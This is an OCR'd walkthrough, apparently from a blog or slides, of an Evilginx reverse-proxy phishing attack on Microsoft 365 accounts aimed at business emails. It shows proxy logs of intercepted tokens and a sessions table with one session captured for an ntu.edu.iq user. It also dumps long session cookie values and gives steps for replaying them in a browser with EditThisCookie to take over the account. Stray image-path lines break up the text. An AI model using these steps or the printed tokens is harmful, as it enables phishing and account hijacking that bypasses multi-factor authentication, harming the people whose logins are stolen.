ex86iWr2NMbgIEIUwklaN3cO5XhkvLgEeocBRMKTPV8gmVwa_-VKtQFfGKS0RLBqMzpJauKIudJmBWqDOoNKXGpUa2MNcxj9h4PoTi2rjK3Ruf
ZxSTbQQz7lxG9PZgKb5847s4XkdtVyCbWFRWv7uYjABcVAn5IFKsc2FVDQqc2NaqF8DpxGLDee0wHVcH4uO6_RTPT1sINOzh23Ln5Cfi3Hcp5z
ple_ia8iaOskX_NTP9ECz04XIMGzO0pjYiLBMTIdyNbB7bmsBR1y_b-9Fz5hRXjpd1yDswjyVj5N7AvCjOrdebZiuyirIw4jW8jfwTJ4lP3N2k
183ZG75P8Kh198YRyAA","isAccessPassSupported":true,"isQrCodePinSupported":true}
[19:44:55] [dbg] login.microsoftonline.com: fpc = ArVEs6fGrjlOllgcApO6BtW8Ae7AAQAAAM6neOAOAAAA
[19:44:55] [dbg] session: login.microsoftonline.com: fpc = ArVEs6fGrjlOllgcApO6BtW8Ae7AAQAAAM6neOAOAAAA
[19:44:55] [dbg] login.microsoftonline.com: x-ms-gateway-slice = estsfd
[19:44:55] [dbg] session: login.microsoftonline.com: x-ms-gateway-slice = estsfd
[19:44:55] [+++] [0] detected authorization URL - tokens intercepted: /common/GetCredentialType
```

Type here to search 27°C صافي غالبًا 19:46 08/10/2025

Our template here is targeting Business emails, our proxy will get every request then redirect it to the real site in real time !

Evilginx in Action

C:\Windows\System32\cmd.exe - build_run.bat

```
: sessions

+-----+---------------+-------------------+-------------------+-----------+------------+--------------------+
| id  |   phishlet    |     username      |     password      |  tokens   | remote ip  |       time         |
+-----+---------------+-------------------+-------------------+-----------+------------+--------------------+
| 1   | microsoft365  |                   |                   | none      | 127.0.0.1  | 2025-10-07 03:26   |
| 3   | microsoft365  |                   |                   | none      | 127.0.0.1  | 2025-10-08 19:20   |
| 4   | microsoft365  |                   |                   | none      | 127.0.0.1  | 2025-10-08 19:27   |
| 5   | microsoft365  |                   |                   | none      | 127.0.0.1  | 2025-10-08 19:28   |
| 6   | microsoft365  | [redacted]        | [redacted]        | captured  | 127.0.0.1  | 2025-10-08 19:46   |
+-----+---------------+-------------------+-------------------+-----------+------------+--------------------+

:
```


Session Token was captured successfully

Evilginx in Action

```
: sessions 6

 id          : 6
 phishlet    : microsoft365
 username    : [redacted]@ntu.edu.iq
 password    : [redacted]
 tokens      : captured
 landing url : https://login.black-lab.com/kpIJxIwN
 user-agent  : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
 remote ip   : 127.0.0.1
 create time : 2025-10-08 19:43
 update time : 2025-10-08 19:46

[ cookies ]
[{"path":"/","domain":".login.microsoftonline.com","expirationDate":1791485334,"value":"1.AUsALXsl_xQ2mUqRYhaMkgODzVtEZUfGMrBJg-Ydk3ZSdspLAMZL
AA.AgABFwQAAABlMNzVhAPUTrARzfQjWPtKAwDs_wUA9P8STYZ4WqU7eSFnBXhviAekwfrzos0QcKFc0gQ-WB_AFgRly0hoq2H2_VJELPI0rcaAO49WzyA_CVyzvcBh164y8cWmiT2bAdP
eSCICS_7h5dHmnDDxfH3kwDBgaIzvIVmwmmYj9BGkyq4vXVsHJby0VNL_74NkTiMJn2ixkyVLtMYez5N2YuzobFDAlFksqL5ARu8IdRJ_ptIstHTXnN_EBnoMPgxYBKEY7fu-h4xuOv_u0
2TTfEp3vnHLU5QHAueGhfoYp2vdcaKX7-DaRhnLyoMP96O9Qu_JXVO5Z6yqv4NazGxQcxtL_wOuk10xG5vjxy8chctL-zgUZbpsdPOeAhrSyROkQwpCcSo4m_4eJ4ZtV2AGTxAvh88QPwy
gmY1AZVKxGLaX-BQbKNNgTT6gX73H1fO7vda9HSSb-wO1ck2HHp8uf8SmowlWxRfH4y7v85V7Hm1z-VPc4i7Yph9AuCYcfwtDlMciB77JMKJjvM8Vdtj_osvEr-PrEbGs6wNNGwXgY-kzx
orqIwYDkWZUtZO_Nj329dEdEpFiSEbyvl3EMUdxQshC9EmuMiE8IXn0Be05irFjNhCVC5k5Qz5cyZxwpVkDmFxs6U-kiQd6L6pIAHPr-g","name":"ESTSAUTHPERSISTENT","httpOn
ly":true,"hostOnly":false,"secure":false,"session":false},{"path":"/","domain":".login.microsoftonline.com","expirationDate":1791485334,"value
":"CAgABFgIAAABlMNzVhAPUTrARzfQjWPtKAwDs_wUA9P9CfVtkzspMkf-zGyqG4TGRGplhgzftCWHV8NfSKvlcpg3GHlIEUzJSGojSB61JsN8Td8KwJfVHSuFc7U_5IVDKymOkazMTzI
jkiKh2Z_fd35K5axmsadoROwOT1A9zC_YJfp2M-qbbt_XV-daMxDE9l4vyzckgZ_CboC85d0PnTkI3lO-iXx_Xa5Jl_lgYIceIuhPqe38Tp2bQPj4Yf8yVhYAH95rohH4tB8Wqq6PieDbI
l84O7ExxICwKQY7yXdh0SYc","name":"SignInStateCookie","httpOnly":true,"hostOnly":false,"secure":false,"session":false},{"path":"/","domain":".lo
gin.microsoftonline.com","expirationDate":1791485334,"value":"PAQABBwEAAABlMNzVhAPUTrARzfQjWPtK7eJSD7EVc4clgM7nd0b_7EDKFNKEseRi_OecGHMaXctALdm
```


Now we will Dump the Token With session command and give the id of the session

Login to account using the session token




We will install EditThisCookie Extension to edit cookies and login to account

Login to account using the session token



